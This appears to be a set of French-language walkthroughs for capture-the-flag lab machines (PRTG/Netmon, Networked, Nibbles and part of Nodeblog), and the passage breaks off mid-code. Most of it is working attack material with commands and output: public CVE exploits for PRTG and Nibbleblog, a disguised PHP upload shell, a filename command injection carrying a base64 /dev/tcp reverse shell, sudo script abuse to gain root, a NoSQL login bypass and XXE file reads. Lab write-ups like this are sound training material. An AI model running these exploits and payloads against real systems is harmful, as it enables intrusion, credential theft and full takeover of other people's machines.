02-21-25  06:03AM              1640096 PRTG Graph Data Cache.dat
02-25-19  10:00PM       <DIR>          Report PDFs
02-02-19  11:18PM       <DIR>          System Information Database
02-02-19  11:40PM       <DIR>          Ticket Database
02-02-19  11:18PM       <DIR>          ToDo Database
226 Transfer complete.
```


On peut voir qu'il y a les fichiers de configuration du programme PRTG qui est lancé sur le serveur, on peut les télécharger et afficher leur contenu afin d'en extraire des identifiants :

```
ftp> get "PRTG Configuration.dat"
local: PRTG Configuration.dat remote: PRTG Configuration.dat
229 Entering Extended Passive Mode (|||50189|)
125 Data connection already open; Transfer starting.
100% |******************************|  1161 KiB    1.41 MiB/s    00:00 ETA
226 Transfer complete.
1189697 bytes received in 00:00 (1.38 MiB/s)
ftp> get "PRTG Configuration.old"
local: PRTG Configuration.old remote: PRTG Configuration.old
229 Entering Extended Passive Mode (|||50178|)
125 Data connection already open; Transfer starting.
100% |******************************|  1161 KiB    1.41 MiB/s    00:00 ETA
226 Transfer complete.
1189697 bytes received in 00:00 (1.38 MiB/s)
ftp> get "PRTG Configuration.old.bak"
local: PRTG Configuration.old.bak remote: PRTG Configuration.old.bak
229 Entering Extended Passive Mode (|||50325|)
125 Data connection already open; Transfer starting.
100% |******************************|  1126 KiB    1.50 MiB/s    00:00 ETA
226 Transfer complete.
1153755 bytes received in 00:00 (1.47 MiB/s)


cat "PRTG Configuration.old.bak"
...
            </dbcredentials>
            <dbpassword>
              <!-- User: prtgadmin -->
              PrTg@dmin2018
            </dbpassword>
...
```

Dans le fichier de configuration on trouve des identifiants de connexion pour l'application `prtgadmin:PrTg@dmin2018` si l'on essaye de s'y connecter avec ceux ci ne fonctionne pas

Exploitation

On essaye en modifiant le mot de passe pour `PrTg@dmin2019` et le mot de passe fonctionne on accède ainsi à l'interface d'administration de l'application :



Privilege Escalation

Il nous faut l'accès Administrateur sur la machine La version de l'application PRTG est 18.1.37.13946 en recherchant une vulnérabilité sur cette version on trouve la CVE-2018-9276 qui permet une injection de commande `https://github.com/A1vinSmith/CVE-2018-9276` on télécharge et on execute l'exploit :

```
### Execution de l'exploit
python3 "exploit (2).py" -i 10.10.10.152 -p 80 --lhost 10.10.16.13 --lport 1234 --user prtgadmin
--password PrTg@dmin2019
/home/yoyo/Downloads/exploit (2).py:259: SyntaxWarning: invalid escape sequence '\{'
  print(event + "Hosting payload at [\\\\{}\{}]".format(lhost, shareName))
[+] [PRTG/18.1.37.13946] is Vulnerable!

[*] Exploiting [10.10.10.152:80] as [prtgadmin/PrTg@dmin2019]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] File staged at [C:\Users\Public\tester.txt] successfully with objid of [2018]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2018] staged for execution
[*] Generate msfvenom payload with [LHOST=10.10.16.13 LPORT=1234 OUTPUT=/tmp/opzcfide.dll]
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 9216 bytes
/home/yoyo/Downloads/exploit (2).py:294: DeprecationWarning: setName() is deprecated, set the name
attribute instead
  impacket.setName('Impacket')
/home/yoyo/Downloads/exploit (2).py:295: DeprecationWarning: setDaemon() is deprecated, set the
daemon attribute instead
  impacket.setDaemon(True)
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Hosting payload at [\\10.10.16.13\WXXNLQTC]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Command staged at [C:\Users\Public\tester.txt] successfully with objid of [2019]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2019] staged for execution
[*] Attempting to kill the impacket thread
[-] Impacket will maintain its own thread for active connections, so you may find it's still listening
on <LHOST>:445!
[-] ps aux | grep <script name> and kill -9 <pid> if it is still running :)
[-] The connection will eventually time out.

[+] Listening on [10.10.16.13:1234 for the reverse shell!]
listening on [any] 1234 ...
[*] Incoming connection (10.10.10.152,50578)
[*] AUTHENTICATE_MESSAGE (\,NETMON)
[*] User NETMON\ authenticated successfully
```

```
[*] :::00::aaaaaaaaaaaaaaa
[*] Disconnecting Share(1:IPC$)

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.13] from (UNKNOWN) [10.10.10.152] 50579
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

On obtient ainsi l'accès Administrateur sur la machine

Networked

Reconnaissance

Machine cible Adresse IP : `10.10.10.146`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 10.10.10.146
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-15 21:16 CET
Nmap scan report for 10.10.10.146
Host is up (0.031s latency).
Not shown: 65348 filtered tcp ports (no-response), 184 filtered tcp ports (host-prohibited)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp closed https

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 188.96 seconds
```

Le scan révèle qu'il y a 2 ports ouverts, le port 22 pour le service SSH, le port 80 pour un serveur web apache version 2.4.6
Le site web contient le message suivant "Hello mate, we're building the new FaceMash! Help by funding us and be the new Tyler&Cameron! Join us at the pool party this Sat to get a glimpse"
On lance un dirbusting du site :

```
feroxbuster -u http://10.10.10.146 -w /usr/share/wordlists/dirb/common.txt -x php


 ___  ___  __   __     __      __          __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://10.10.10.146
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/common.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   Extensions              [php]
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

403      GET        8l       22w        -c Auto-filtering found 404-like response and created new filter;
 toggle off with --dont-filter
404      GET        7l       24w        -c Auto-filtering found 404-like response and created new filter;
 toggle off with --dont-filter
200      GET        8l       40w      229c http://10.10.10.146/
301      GET        7l       20w      235c http://10.10.10.146/backup => http://10.10.10.146/backup/
200      GET      201l      582w    10240c http://10.10.10.146/backup/backup.tar
404      GET        7l       26w      220c http://10.10.10.146/Documents%20and%20Settings
404      GET        7l       26w      224c http://10.10.10.146/Documents%20and%20Settings.php
404      GET        7l       26w      228c http://10.10.10.146/cgi-bin/Documents%20and%20Settings
404      GET        7l       26w      232c http://10.10.10.146/cgi-bin/Documents%20and%20Settings.php
200      GET        8l       40w      229c http://10.10.10.146/index.php
200      GET        0l        0w        0c http://10.10.10.146/lib.php
200      GET       17l       98w     7046c http://10.10.10.146/uploads/127_0_0_3.png
404      GET        7l       25w      211c http://10.10.10.146/Program%20Files
404      GET        7l       25w      219c http://10.10.10.146/cgi-bin/Program%20Files
404      GET        7l       25w      214c http://10.10.10.146/reports%20list.php
404      GET        7l       25w      223c http://10.10.10.146/cgi-bin/Program%20Files.php
404      GET        7l       25w      218c http://10.10.10.146/cgi-bin/reports%20list
```

```
404      GET        7l       25w      222c http://10.10.10.146/cgi-bin/reports%20list.php
200      GET      171l       98w     7046c http://10.10.10.146/uploads/127_0_0_1.png
200      GET      171l       98w     7046c http://10.10.10.146/uploads/127_0_0_2.png
200      GET      171l       98w     7046c http://10.10.10.146/uploads/127_0_0_4.png
200      GET      221l       88w     1302c http://10.10.10.146/photos.php
301      GET        7l       20w      236c http://10.10.10.146/uploads => http://10.10.10.146/uploads/
200      GET        1l        1w        2c http://10.10.10.146/uploads/
200      GET        5l       13w      169c http://10.10.10.146/upload.php
404      GET        7l       26w      228c http://10.10.10.146/uploads/Documents%20and%20Settings
404      GET        7l       26w      232c http://10.10.10.146/uploads/Documents%20and%20Settings.php
200      GET        1l        1w        2c http://10.10.10.146/uploads/index.html
404      GET        7l       25w      219c http://10.10.10.146/uploads/Program%20Files
404      GET        7l       25w      223c http://10.10.10.146/uploads/Program%20Files.php
404      GET        7l       25w      218c http://10.10.10.146/uploads/reports%20list
404      GET        7l       25w      222c http://10.10.10.146/uploads/reports%20list.php
[####################] - 10s    13855/13855   0s      found:30      errors:0
[####################] - 7s      4614/4614    638/s   http://10.10.10.146/
[####################] - 0s      4614/4614    96125/s http://10.10.10.146/backup/ => Directory listing
(add --scan-dir-listings to scan)
[####################] - 6s      4614/4614    741/s   http://10.10.10.146/cgi-bin/
[####################] - 5s      4614/4614    1022/s  http://10.10.10.146/uploads/
```

On peut voir qu'il y a plusieurs liens dont l'URL "Backup" qui contient un fichier "backup.tar" on télécharge le fichier tar qui contient les fichiers du serveur. Il y a un fichier qui permet d'uploader des fichier avec "upload.php" le code source indique que le format accéepté pour uploader un fichier est les format image de type "png, jpg, gif, jpeg"

Exploitation

On peut exploiter cela avec un upload d'un reverse shell au format png image qui contient l'extension php, il faut aussi ajouter une commande afin que le fichier soit bien détecté comme un fichier image png :

```
echo '89 50 4E 47 0D 0A 1A 0A' | xxd -p -r > mimi_reverse_shell.php.png
cat php-reverse-shell.php.png >> mimi_reverse_shell.php.png
```

Une fois le fichier crée on l'upload et on navigue vers l'url `photos` afin d'executer le reverse shell :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.10.146] 46418
Linux networked.htb 3.10.0-957.21.3.el7.x86_64 #1 SMP Tue Jun 18 16:35:19 UTC 2019 x86_64 x86_64 x86_64
GNU/Linux
 22:23:55 up  1:12,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ whoami
whoami
apache
```

On obtient ainsi accès à la machine avec l'utilisateur apache

```
sh-4.2$ ls -la
ls -la
total 28
drwxr-xr-x. 2 guly guly 4096 Sep  6  2022 .
drwxr-xr-x. 3 root root   18 Jul  2  2019 ..
lrwxrwxrwx. 1 root root    9 Sep  7  2022 .bash_history -> /dev/null
-rw-r--r--. 1 guly guly   18 Oct 30  2018 .bash_logout
-rw-r--r--. 1 guly guly  193 Oct 30  2018 .bash_profile
-rw-r--r--. 1 guly guly  231 Oct 30  2018 .bashrc
-r--r--r--. 1 root root  782 Oct 30  2018 check_attack.php
-rw-r--r--  1 root root   44 Oct 30  2018 crontab.guly
```

Sur le dossier home de l'utilisateur guly on trouve un script qui semble etre executé toutes les trois minutes voici le contenu des fichiers :

```
sh-4.2$ cat check_attack.php
cat check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
```

```
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
sh-4.2$ cat crontab.guly
cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
```

Dans le script on peut identifier du code vulnérable qui permet de lire les fichiers présents dans le dossier `/var/www/html/uploads` il est possible d'executer un reverse shell en créant un fichier avec un nom encodé en base64 et qui sera executé avec le cron :

```
### Encodage en base64
echo -n 'bash -c "bash -i >/dev/tcp/10.10.16.3/1234 0>&1"' | base64
YmFzaCAtYyAiYmFzaCAtaSA+L2Rldi90Y3AvMTAuMTAuMTYuMy8xMjM0IDA+JjEi

### Execution du shell
sh-4.2$ cd /var/www/html/uploads
cd /var/www/html/uploads
sh-4.2$ touch -- ';echo YmFzaCAtYyAiYmFzaCAtaSA+L2Rldi90Y3AvMTAuMTAuMTYuMy8xMjM0IDA+JjEi | base64 -d | bash'

nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.10.146] 46420
script /dev/null -c /bin/bash
[guly@networked ~]$
```

On obtient ainsi accès à la machine avec l'utilisateur guly

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumérer les permissions de l'utilisateur :

```
[guly@networked ~]$ sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
```

On peut voir que l'utilisateur a pour permission de lancer le script changename.sh on affiche le contenu du script :

```
[guly@networked ~]$ cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
```

```
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```

On peut exploiter le script en executant un bash en lançant le script :

```
interface NAME:
a /bin/bash
interface PROXY_METHOD:
a
interface BROWSER_ONLY:
a
interface BOOTPROTO:
a
[root@networked network-scripts]#
```

On obtient ainsi l'accès root sur la machine

Nibbles

Reconnaissance

Machine cible Adresse IP : `10.10.10.75`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.75
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 21:33 CET
Nmap scan report for 10.10.10.75
Host is up (0.021s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http
|_http-title: Site doesn't have a title (text/html).

Nmap done: 1 IP address (1 host up) scanned in 16.26 seconds
```

Le scan révèle qu'il y a 2 ports ouverts. Le port 22 pour le service SSH, le port 80 pour le service HTTP. Le site web affiche le texte `Hello world!`
Le code source affiche le contenu :

```
<b>Hello world!</b>
<!-- /nibbleblog/ directory. Nothing interesting here! -->
```

On visite la page `/nibbleblog` et il s'agit d'un site de blog construit avec le CMS Nibbleblog
On lance un dirbusting :


```
feroxbuster -u http://10.10.10.75/nibbleblog/


 ___  ___  __   __     __      __          __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://10.10.10.75/nibbleblog/
   Threads                 50
   Wordlist                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

...
301      GET        9l       28w      321c http://10.10.10.75/nibbleblog/admin.php
...
301      GET        9l       28w      323c http://10.10.10.75/nibbleblog/plugins =>
http://10.10.10.75/nibbleblog/plugins/
...
200      GET        2l       13w      370c http://10.10.10.75/nibbleblog/content/private/users.xml
...
```

Le dirbusting révèle qu'il y a une URL `admin.php` permettant une authentification, un lien `users.xml` qui contient un nom d'utilisateur `admin` :

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<users>
    <user username="admin">
        <id type="integer">0</id>
        <session_fail_count type="integer">0</session_fail_count>
        <session_date type="integer">1514544131</session_date>
```

```
    </user>
    <blacklist type="string" ip="10.10.10.1">
        <date type="integer">1512964659</date>
        <fail_count type="integer">1</fail_count>
    </blacklist>
    <blacklist type="string" ip="10.10.14.11">
        <date type="integer">1741207140</date>
        <fail_count type="integer">1</fail_count>
    </blacklist>
</users>
```

On peut tester les identifiants du site sur la page de connexion et deviner le mot de passe, en essayant l'identifiant `admin:nibbles` on parvient à se connecter à l'interface d'administration du site :



Exploitation

La version de Nibbleblog est la 4.0.3 On peut à présent exploiter une vulnérabilité sur cette version avec la CVE-2015-6967 `https://github.com/dix0nym/CVE-2015-6967` on télécharge et on execute l'exploit :

```
### Execution de l'exploit
python3 "exploit (4).py" --url http://10.10.10.75/nibbleblog/ --username admin --password nibbles --payload php-reve
[+] Login Successful.
[+] Upload likely successfull.

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.75] 46186
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 16:05:45 up 33 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
nibbler
```

On obtient ainsi accès à la machine avec l'utilisateur nibbler

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les permissions de l'utilisateur :

```
nibbler@Nibbles:/home/nibbler$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

On peut voir que l'utilisateur a pour permission de lancer le script `monitor.sh` avec les permissions root, on affiche les droits du fichier en dézippant le fichier zip et en listant le fichier :

```
nibbler@Nibbles:/home/nibbler$ ls -la /home/nibbler/personal/stuff/monitor.sh
ls -la /home/nibbler/personal/stuff/monitor.sh
```

```
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 /home/nibbler/personal/stuff/monitor.sh
```

L'utilisateur nibbler a pour permission de modifier le fichier, on ajoute donc un payload et on execute le fichier avec l'utilisateur root afin d'obtenir un reverse shell :

```
### Execution du script
nibbler@Nibbles:/home/nibbler$ sudo /home/nibbler/personal/stuff/monitor.sh

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.75] 46194
# whoami
root
```

On obtient ainsi l'accès root sur la machine

Nodeblog

Reconnaissance

Machine cible Adresse IP : `10.10.11.139`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.139
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-26 14:31 CET
Nmap scan report for 10.10.11.139
Host is up (0.064s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 10.99 seconds
```


Le scan révèle qu'il y a les ports 22 pour SSH et 5000 ouverts pour le service upnp. Le site web est un blog dans lequel il est possible de s'authentifier. On intercepte la requete permettant de s'authentifer :

```
POST /login HTTP/1.1
Host: 10.10.11.139:5000
Content-Length: 23
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://10.10.11.139:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.139:5000/login
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

user=test&password=test
```

On peut modifier l'entete de la requete intercepté pour "Content-Type : application/json" et injecter du code JSON afin de bypass l'authentification :

```
POST /login HTTP/1.1
Host: 10.10.11.139:5000
Content-Length: 52
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://10.10.11.139:5000
Content-Type: application/json
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.139:5000/login
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"user": {"$ne": "fu"}, "password": {"$ne": "bar" }}
```

On accède au dashboard du compte admin ou il est possible d'uploader et editer les posts :



On peut uploader un fichier uniquement en format xml, on upload donc un fichier xml qui contient du code pour lire les fichiers système :

```
<!DOCTYPE data [<!ENTITY file SYSTEM "file:///etc/passwd"> ]>
<post>
      <markdown>&file;</markdown>
</post>
```

On obtient le contenu du fichier des utilisateurs du système :

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
admin:x:1000:1000:admin:/home/admin:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mongodb:x:109:117::/var/lib/mongodb:/usr/sbin/nologin
```

On peut voir qu'il y a l'utilisateur mongodb se qui indique que le système utilise une base de donnée MongoDB, on peut lire le contenu de la configuration serveur :

```
### Fichier XML
<!DOCTYPE data [<!ENTITY file SYSTEM "file:///opt/blog/server.js"> ]>
<post>
      <markdown>&file;</markdown>
</post>

### Contenu du fichier server.js
const express = require('express')
const mongoose = require('mongoose')
const Article = require('./models/article')
const articleRouter = require('./routes/articles')
const loginRouter = require('./routes/login')
const serialize = require('node-serialize')
const methodOverride = require('method-override')
const fileUpload = require('express-fileupload')
const cookieParser = require('cookie-parser');
const crypto = require('crypto')
const cookie_secret = "UHC-SecretCookie"
//var session = require('express-session');
const app = express()
```

```
mongoose.connect('mongodb://localhost/blog')

app.set('view engine', 'ejs')
app.use(express.urlencoded({ extended: false }))
app.use(methodOverride('_method'))
app.use(fileUpload())
app.use(express.json());
app.use(cookieParser());
//app.use(session({secret: "UHC-SecretKey-123"}));

function authenticated(c) {
